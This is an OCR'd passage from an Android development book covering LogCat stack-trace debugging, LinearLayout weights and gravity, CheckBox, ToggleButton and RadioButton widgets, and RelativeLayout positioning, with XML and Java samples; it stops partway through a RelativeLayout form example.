



*Figure 60: A Crash Dialog on Android 4.0.3*

In this chapter, we will cover a few tips on how to debug these sorts of issues.

# Get Thee To a Stack Trace

If you see one of those "Force Close" or "Has Stopped" dialogs, the first thing you will want to do is examine the Java stack trace that is associated with this crash. These are logged to a facility known as LogCat, on your device or emulator.

To view LogCat, you have three choices:

1. Use the `adb logcat` command at the command line (or something that uses `adb logcat`, such as various colorizing scripts available online)
2. Use the LogCat tab in the standalone Android Device Monitor utility (run `monitor` from the command line)
3. Use the LogCat view in Eclipse

There are also LogCat apps on the Play Store, such as aLogCat, that will display the contents of LogCat. However, for security and privacy reasons, on Jelly Bean and higher devices, such apps will only be able to show you *their* LogCat entries, not those from the system, your app, or anyone else. Hence, for development purposes, it is better to use one of the other alternatives outlined above.

The LogCat view is available at any time, from pretty much anywhere in Eclipse, by means of clicking on the LogCat icon in the status bar of your Eclipse window:

*Figure 61: Scaled Up Rendition of LogCat Icon*

LogCat will show your stack traces, diagnostic information from the operating system, and anything you wish to include via calls to static methods on the `android.util.Log` class. For example, `Log.e()` will log a message at error severity, causing it to be displayed in red.





*Figure 62: Eclipse Window with LogCat View Maximized*

By default, when developing your app, if your app crashes, LogCat will display messages from your app alone, via a filter on the left, with the name of your app's package (e.g., `com.commonsware.android.skeleton`). Switching the filter to "All messages (no filters)" will show all LogCat messages, regardless of origin.

There is a scrollbar towards the bottom of the main log area that will let you see more of your stack trace:





*Figure 63: Eclipse Window with LogCat View Scrolled Right*

Your stack trace will typically consist of two or more "stanzas". Your own code will typically be in the last of these. So, in the screenshot above, we have `java.lang.RuntimeException: Unable to start activity...`, followed by `Caused by: java.lang.NullPointerException`, as a pair of stanzas. The point where our code crashed shows up in that second stanza (`at com.commonsware.android.skeleton.Now.onCreate(Now.java:31)`).

If you double-click on a line in the stack trace corresponding with your code, you will be taken to a Java editor on that source file and line, so you can see what code triggered the exception.

If you wish to save one of these stack traces as a file, to attach to an issue in an issue tracker or something, highlight the lines you want in LogCat (click on the first line, then `<Shift>`-click on the last line), then click on the "Export Selected Items to Text File" icon (looks like a 3.5-inch floppy disk or a classic "save" icon). This will bring up your platform's "Save As" dialog, where you can specify where to write out the file.

The icon immediately to the right is the "clear" icon:




*Figure 64: LogCat Save and Clear Icons*

Clicking it will appear to clear LogCat. It definitely clears your LogCat *view*, so you will only see messages logged after you cleared it. Note, though, that this does not actually clear the logs from the device or emulator.

## The Case of the Confounding Class Cast

If you crash, the stack trace might suggest that there is a problem tied to your resources. One common flavor of this is a `ClassCastException` when you call `findViewById()`. For example, you might call `(Button)findViewById(R.id.button)`, yet get a `ClassCastException: android.widget.LinearLayout` as a result, indicating that while you thought your `findViewById()` call would return a `Button`, it really returned a `LinearLayout`.

Often times, this is not your fault. Sometimes, the `R` values get out of sync with pre-compiled classes from previous builds. This most often occurs just after you change your mix of resources (e.g., add a new layout).

To resolve this, you need to clean your project. In Eclipse, this is a matter of selecting the project, then choosing Project > Clean from the Eclipse main menu. Outside of Eclipse, `ant clean` accomplishes much the same thing.

So, if you get a strange crash that seems like it might be related to resources, clean your project. If the problem goes away, you are set — if the problem persists, you will need to do a bit more debugging.

## Point Break

If you are an experienced Eclipse user, you are welcome to use any of Eclipse's standard debugging capabilities with your Android app, such as breakpoints.

Whether you debug on an emulator or on a device (with “USB Debugging” enabled in Settings), your breakpoints and such should work normally.

Note, however, that if you set up Eclipse to catch all unhandled exceptions, those exceptions will not be logged to LogCat unless you allow execution to proceed past the point of the exception. While this may not matter much to you during development, the LogCat stack trace is often easier for other developers to read, away from your Eclipse environment. So, if you wish to post a stack trace on an issue or on a support forum (e.g., StackOverflow), use the LogCat stack trace.

# LinearLayout and the Box Model

`LinearLayout` represents Android's approach to a box model — widgets or child containers are lined up in a column or row, one after the next. This works similarly to `vbox` and `hbox` in Flex and XUL, etc.

Flex and XUL use the box as their primary unit of layout. If you want, you can use `LinearLayout` in much the same way, eschewing some of the other containers. Getting the visual representation you want is mostly a matter of identifying where boxes should nest and what properties those boxes should have, such as alignment *vis-à-vis* other boxes.

## Concepts and Properties

To configure a `LinearLayout`, you have four main areas of control besides the container's contents: the orientation, the fill model, the weight, the gravity.

### Orientation

Orientation indicates whether the `LinearLayout` represents a row or a column. Just add the `android:orientation` property to your `LinearLayout` element in your XML layout, setting the value to be `horizontal` for a row or `vertical` for a column.

The orientation can be modified at runtime by invoking `setOrientation()` on the `LinearLayout`, supplying it either `HORIZONTAL` or `VERTICAL`.

## Fill Model

The point behind a `LinearLayout` — or any of the Android container classes – is to organize multiple widgets. Part of organizing those widgets is determining how much space each gets.

`LinearLayout` takes an "eldest child wins" approach towards allocating space. So, if we have a `LinearLayout` with three children, the first child will get its requested space. The second child will get its requested space, if there is enough room remaining, and likewise for the third child. So if the first child asks for all the space (e.g., this is a `horizontal` `LinearLayout` and the first child has `android:layout_width="fill_parent"`), the second and third children will wind up with zero width.

## Weight

But, what happens if we have two or more widgets that should split the available free space? For example, suppose we have two multi-line fields in a column, and we want them to take up the remaining space in the column after all other widgets have been allocated their space.

To make this work, in addition to setting `android:layout_width` (for rows) or `android:layout_height` (for columns), you must also set `android:layout_weight`. This property indicates what proportion of the free space should go to that widget. If you set `android:layout_weight` to be the same non-zero value for a pair of widgets (e.g., `1`), the free space will be split evenly between them. If you set it to be `1` for one widget and `2` for another widget, the second widget will use up twice the free space that the first widget does. And so on.

The weight for a widget is zero by default.

Another pattern for using weights is if you want to allocate sizes on a percentage basis. To use this technique for, say, a horizontal layout:

1. Set all the `android:layout_width` values to be `0` for the widgets in the layout
2. Set the `android:layout_weight` values to be the desired percentage size for each widget in the layout
3. Make sure all those weights add up to `100`

If you want to have space left over, not allocated to any widget, you can add an `android:weightSum` attribute to the `LinearLayout`, and ensure that the sum of the

android:layout_weight attributes of the children are less than that sum. The children will each get space allocated based upon the ratio of their android:layout_weight compared to the android:weightSum, not compared to the sum of the weights. And there will be empty space that takes up the rest of the room not allocated to the children.

To see android:layout_weight in action, take a look at the Containers/LinearPercent sample project. Here, we have a res/layout/main.xml file containing a vertical LinearLayout with three Button widgets as children:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <Button
    android:layout_width="fill_parent"
    android:layout_height="0dip"
    android:layout_weight="50"
    android:text="@string/fifty_percent"/>

  <Button
    android:layout_width="fill_parent"
    android:layout_height="0dip"
    android:layout_weight="30"
    android:text="@string/thirty_percent"/>

  <Button
    android:layout_width="fill_parent"
    android:layout_height="0dip"
    android:layout_weight="20"
    android:text="@string/twenty_percent"/>

</LinearLayout>
```

Each of the three Button widgets declares its height to be 0dip. However, each also has an android:layout_weight attribute, with the top Button requesting a weight of 50, the middle Button a weight of 30, and the bottom Button a weight of 20.

The result is that the Button widgets' heights are allocated based solely upon those weights:


*Figure 65: The LinearPercent Sample Application*

## Gravity

By default, everything in a `LinearLayout` is left- and top-aligned. So, if you create a row of widgets via a horizontal `LinearLayout`, the row will start flush on the left side of the screen.

If that is not what you want, you need to specify a gravity. Unlike the physical world, Android has two types of gravity: the gravity of a widget within a `LinearLayout`, and the gravity of the contents of a widget or container.

The `android:gravity` property of some widgets and containers — which also can be defined via `setGravity()` in Java — tells Android to slide the contents of the widget or container in a particular direction. For example, `android:gravity="right"` says to slide the contents of the widget to the right; `android:gravity="right|bottom"` says to slide the contents of the widget to the right and the bottom.

Here, "contents" varies. `TextView` supports `android:gravity`, and the "contents" is the text held within the `TextView`. `LinearLayout` supports `android:gravity`, and the

"contents" are the widgets inside the container. And so on. Note, though, that `android:gravity` on a `LinearLayout` only works in the direction of its orientation — a `vertical` `LinearLayout` can use `android:gravity` to control the positioning of its children vertically (`top` or `bottom`) but not horizontally.

Children of a `LinearLayout` also have the option of specifying `android:layout_gravity`. Here, the child is telling the `LinearLayout` "if there is room, please slide me (and me alone) in this direction". However, this only works in the direction *opposite* the orientation of the `LinearLayout` – the children of a `vertical` `LinearLayout` can use `android:layout_gravity` to control their positioning horizontally (`left` or `right`), but not vertically.

For a row of widgets, the default is for them to be aligned so their texts are aligned on the baseline (the invisible line that letters seem to "sit on"), though you may wish to specify a gravity of `center_vertical` to center the widgets along the row's vertical midpoint.

## Eclipse Graphical Layout Editor

The `LinearLayout` container can be found in the "Layouts" portion of the Palette of the Eclipse graphical layout editor:





*Figure 66: Layouts Palette in Eclipse Graphical Layout Editor*

You can drag either the "LinearLayout (Vertical)" or "LinearLayout (Horizontal)" into a layout XML resource, then start dragging in children to go into the container.

When your `LinearLayout` is the selected widget, a toolbar will appear over the preview:

*Figure 67: LinearLayout Toolbar in Eclipse Graphical Layout Editor*

The left two buttons toggle your `LinearLayout` between vertical and horizontal modes. The two immediately to the right of the divider toggle the width and height between `fill_parent` and `wrap_content`.

When one of the *children* of the `LinearLayout` is the selected widget, the toolbar changes:

*Figure 68: LinearLayout Contents Toolbar in Eclipse Graphical Layout Editor*

The left two buttons still toggle the orientation of the `LinearLayout`. The width and height buttons to their right toggle the width and height of the selected widget.

The right-most six buttons, from left to right, allow you to:

- Change the margins on the selected widget
- Change the gravity of the selected widget
- Give all widgets in the `LinearLayout` equal weight
- Give the selected widget all the weight
- Manually assign the weight to the selected widget
- Clear all weights from all widgets in the `LinearLayout`

The button that we have ignored — the one that looks like a lowercase 'y' on a dashed line — is supposed to be tied to aligning things on the baseline, but the button appears to be broken in the R20 version of the tools.

The Properties pane for the selected widget also allows you to get to the `LinearLayout` container to make adjustments to its attributes.

# Other Common Widgets and Containers

In the chapter on basic widgets, we left out all of the classic "two-state" widgets, such as checkboxes and radio buttons. We will examine those and other related widgets in this chapter.

Beyond `LinearLayout`, Android supports a range of containers providing different layout rules. In this chapter, we will look at three commonly-used containers: `LinearLayout` (the box model), `RelativeLayout` (a rule-based model), and `TableLayout` (the grid model), along with `ScrollView` and `HorizontalScrollView`, containers that allow their contents to scroll. We will examine all of these containers in this chapter as well.

## Just a Box to Check

The classic checkbox has two states: checked and unchecked. Clicking the checkbox toggles between those states to indicate a choice (e.g., "Add rush delivery to my order").

In Android, there is a `CheckBox` widget to meet this need. It has `TextView` as an ancestor, so you can use `TextView` properties like `android:textColor` to format the widget.

Within Java, you can invoke:

1. `isChecked()` to determine if the checkbox has been checked
2. `setChecked()` to force the checkbox into a checked or unchecked state
3. `toggle()` to toggle the checkbox as if the user clicked upon it

Also, you can register a listener object (in this case, an instance of `OnCheckedChangeListener`) to be notified when the state of the checkbox changes.

For example, from the `Basic/CheckBox` sample project, here is a simple checkbox layout:

```
<?xml version="1.0" encoding="utf-8"?>
<CheckBox xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/check"
  android:layout_width="wrap_content"
  android:layout_height="wrap_content"
  android:text="@string/unchecked"/>
```

The corresponding `CheckBoxDemo.java` retrieves and configures the behavior of the checkbox:

```
package com.commonsware.android.checkbox;

import android.app.Activity;
import android.os.Bundle;
import android.widget.CheckBox;
import android.widget.CompoundButton;

public class CheckBoxDemo extends Activity implements
    CompoundButton.OnCheckedChangeListener {
  CheckBox cb;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    cb=(CheckBox)findViewById(R.id.check);
    cb.setOnCheckedChangeListener(this);
  }

  public void onCheckedChanged(CompoundButton buttonView,
                               boolean isChecked) {
    if (isChecked) {
      cb.setText(R.string.checked);
    }
    else {
      cb.setText(R.string.unchecked);
    }
  }
}
```

Note that the activity serves as its own listener for checkbox state changes since it implements the `OnCheckedChangeListener` interface (via `cb.setOnCheckedChangeListener(this)`). The callback for the listener is

`onCheckedChanged()`, which receives the checkbox whose state has changed and what the new state is. In this case, we update the text of the checkbox to reflect what the actual box contains.

The result? Clicking the checkbox immediately updates its text, as shown below:


*Figure 69: The CheckBoxDemo sample application, with the checkbox unchecked*





*Figure 70: The same application, now with the checkbox checked*

### Eclipse Graphical Layout Editor

The `CheckBox` widget appears in the "Form Widgets" section of the Palette in the Graphical Layout editor. You can drag it into the layout and configure it as desired using the Properties pane. As `CheckBox` inherits from `TextView`, most of the settings are the same as those you would find on a regular `TextView`.

## Don't Like Checkboxes? How About Toggles?

A similar widget to `CheckBox` is `ToggleButton`. Like `CheckBox`, `ToggleButton` is a two-state widget that is either checked or unchecked. However, `ToggleButton` has a distinct visual appearance:





*Figure 71: The ToggleButtonDemo sample, showing an unchecked ToggleButton*





*Figure 72: The same application, showing the ToggleButton when checked*

Otherwise, `ToggleButton` behaves much like `CheckBox`. You can put it in a layout file, as seen in the `Basic/ToggleButton` sample:

```
<?xml version="1.0" encoding="utf-8"?>
<ToggleButton xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/toggle"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content" />
```

You can also set up an `OnCheckedChangeListener` to be notified when the user changes the state of the `ToggleButton`.

## Eclipse Graphical Layout Editor

Like `CheckBox`, the `ToggleButton` widget appears in the "Form Widgets" section of the Palette in the Graphical Layout editor. It looks like a button with the word "OFF" towards the top. You can drag it into the layout and configure it as desired using the Properties pane.

# Turn the Radio Up

As with other implementations of radio buttons in other toolkits, Android's radio buttons are two-state, like checkboxes, but can be grouped such that only one radio button in the group can be checked at any time.

Like `CheckBox`, `RadioButton` inherits from `CompoundButton`, which in turn inherits from `TextView`. Hence, all the standard `TextView` properties for font face, style, color, etc. are available for controlling the look of radio buttons. Similarly, you can call `isChecked()` on a `RadioButton` to see if it is selected, `toggle()` to change its checked state, and so on, like you can with a `CheckBox`.

Most times, you will want to put your `RadioButton` widgets inside of a `RadioGroup`. The `RadioGroup` is a `LinearLayout` that indicates a set of radio buttons whose state is tied, meaning only one button out of the group can be selected at any time. If you assign an `android:id` to your `RadioGroup` in your XML layout, you can access the group from your Java code and invoke:

1. `check()` to check a specific radio button via its ID (e.g., `group.check(R.id.radio1)`)
2. `clearCheck()` to clear all radio buttons, so none in the group are checked
3. `getCheckedRadioButtonId()` to get the ID of the currently-checked radio button (or `-1` if none are checked)

Note that the mutual-exclusion feature of `RadioGroup` only applies to `RadioButton` widgets that are immediate children of the `RadioGroup`. You cannot have other containers between the `RadioGroup` and its `RadioButton` widgets.

For example, from [the `Basic/RadioButton` sample application](), here is an XML layout showing a `RadioGroup` wrapping a set of `RadioButton` widgets:

```
<?xml version="1.0" encoding="utf-8"?>
<RadioGroup
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
    <RadioButton android:id="@+id/radio1"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:text="@string/rock" />

    <RadioButton android:id="@+id/radio2"
```

```
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:text="@string/scissors" />

    <RadioButton android:id="@+id/radio3"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:text="@string/paper" />
</RadioGroup>
```

Using the stock Android-generated Java for the project and this layout, you get:





*Figure 73: The RadioButtonDemo sample application*

Note that the radio button group is initially set to be completely unchecked at the outset. To preset one of the radio buttons to be checked, use either `setChecked()` on the `RadioButton` or `check()` on the `RadioGroup` from within your `onCreate()` callback in your activity. Alternatively, you can use the `android:checked` attribute on one of the `RadioButton` widgets in the layout file.

## Eclipse Graphical Layout Editor

Both `RadioButton` and `RadioGroup` appear in the "Form Widgets" section of the Palette in the Graphical Layout editor. The `RadioButton` widget has a radio button with the text "RadioButton" to the right. The `RadioGroup` widget looks like three radio buttons (sans text) side-by-side.

Since `RadioGroup` extends `LinearLayout`, when you drag it into the layout, you will get the same sorts of options as a vertical `LinearLayout`, such as setting the gravity. Note, though, that dragging a `RadioGroup` into a layout automatically gives you three `RadioButton` child widgets — a departure from any other container in the Palette. You can configure those `RadioButton` widgets, delete them, add more, etc.

# All Things Are Relative

`RelativeLayout`, as the name suggests, lays out widgets based upon their relationship to other widgets in the container and the parent container. You can place Widget X below and to the left of Widget Y, or have Widget Z's bottom edge align with the bottom of the container, and so on.

This is reminiscent of James Elliot's RelativeLayout for use with Java/Swing.

## Concepts and Properties

To make all this work, we need ways to reference other widgets within an XML layout file, plus ways to indicate the relative positions of those widgets.

### Positions Relative to Container

The easiest relations to set up are tying a widget's position to that of its container:

1. `android:layout_alignParentTop` says the widget's top should align with the top of the container
2. `android:layout_alignParentBottom` says the widget's bottom should align with the bottom of the container
3. `android:layout_alignParentLeft` says the widget's left side should align with the left side of the container
4. `android:layout_alignParentRight` says the widget's right side should align with the right side of the container
5. `android:layout_centerHorizontal` says the widget should be positioned horizontally at the center of the container
6. `android:layout_centerVertical` says the widget should be positioned vertically at the center of the container
7. `android:layout_centerInParent` says the widget should be positioned both horizontally and vertically at the center of the container

All of these properties take a simple boolean value (`true` or `false`).

Note that the padding of the widget is taken into account when performing these various alignments. The alignments are based on the widget's overall cell (combination of its natural space plus the padding).

### Relative Notation in Properties

The remaining properties of relevance to `RelativeLayout` take as a value the identity of a widget in the container. To do this:

- Put identifiers (`android:id` attributes) on all elements that you will need to address
- Reference other widgets using the same identifier value

The first occurrence of an id value should have the plus sign (`@+id/widget_a`); the second and subsequent times that id value is used in the layout file should drop the plus sign (`@id/widget_a`). This allows the build tools to better help you catch typos in your widget `id` values — if you do not have a plus sign for a widget `id` value that has not been seen before, that will be caught at compile time.

For example, if Widget A appears in the `RelativeLayout` before Widget B, and Widget A is identified as `@+id/widget_a`, Widget B can refer to Widget A in one of its own properties via the identifier `@id/widget_a`.

### Positions Relative to Other Widgets

There are four properties that control position of a widget vis a vis other widgets:

1. `android:layout_above` indicates that the widget should be placed above the widget referenced in the property
2. `android:layout_below` indicates that the widget should be placed below the widget referenced in the property
3. `android:layout_toLeftOf` indicates that the widget should be placed to the left of the widget referenced in the property
4. `android:layout_toRightOf` indicates that the widget should be placed to the right of the widget referenced in the property

Beyond those four, there are five additional properties that can control one widget's alignment relative to another:

1. `android:layout_alignTop` indicates that the widget's top should be aligned with the top of the widget referenced in the property
2. `android:layout_alignBottom` indicates that the widget's bottom should be aligned with the bottom of the widget referenced in the property
3. `android:layout_alignLeft` indicates that the widget's left should be aligned with the left of the widget referenced in the property
4. `android:layout_alignRight` indicates that the widget's right should be aligned with the right of the widget referenced in the property
5. `android:layout_alignBaseline` indicates that the baselines of the two widgets should be aligned (where the "baseline" is that invisible line that text appears to sit on)

The last one is useful for aligning labels and fields so that the text appears "natural". Since fields have a box around them and labels do not, `android:layout_alignTop` would align the top of the field's box with the top of the label, which will cause the text of the label to be higher on-screen than the text entered into the field.

So, if we want Widget B to be positioned to the right of Widget A, in the XML element for Widget B, we need to include `android:layout_toRightOf = "@id/widget_a"` (assuming `@id/widget_a` is the identity of Widget A).

### Order of Evaluation

It used to be that Android would use a single pass to process `RelativeLayout`-defined rules. That meant you could not reference a widget (e.g., via `android:layout_above`) until it had been declared in the XML. This made defining some layouts a bit complicated. Starting in Android 1.6, Android uses two passes to process the rules, so you can now safely have forward references to as-yet-undefined widgets.

## Example

With all that in mind, let's examine a typical "form" with a field, a label, plus a pair of buttons labeled "OK" and "Cancel".

Here is the XML layout, pulled from the `Containers/Relative` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content">
```

```
  <TextView
    android:id="@+id/label"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_alignBaseline="@+id/entry"
    android:layout_alignParentLeft="true"
    android:text="@string/url"/>

  <EditText
    android:id="@id/entry"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:layout_alignParentTop="true"
    android:layout_toRightOf="@id/label"
    android:inputType="text"/>

  <Button
    android:id="@+id/ok"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_alignRight="@id/entry"
    android:layout_below="@id/entry"
    android:text="@string/ok"/>

  <Button
    android:id="@+id/cancel"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_alignTop="@id/ok"
    android:layout_toLeftOf="@id/ok"
    android:text="@string/cancel"/>

</RelativeLayout>
```

First, we open up the `RelativeLayout`. In this case, we want to use the full width of the screen (`android:layout_width = "fill_parent"`) and only as much height as we need (`android:layout_height = "wrap_content"`).

Next, we define the label as a `TextView`. We indicate that we want its left edge aligned with the left edge of the `RelativeLayout` (`android:layout_alignParentLeft="true"`) and that we want its baseline aligned with the baseline of the yet-to-be-defined `EditText`. Since the `EditText` has not been declared yet, we use the `+` sign in the ID (`android:layout_alignBaseline="@+id/entry"`).

After that, we add in the field as an `EditText`. We want the field to be to the right of the label, have the field be aligned with the top of the `RelativeLayout`, and for the

field to take up the rest of this "row" in the layout. Those are handled by three properties:

1. `android:layout_toRightOf = "@id/label"`
2. `android:layout_alignParentTop = "true"`
3. `android:layout_width = "fill_parent"`

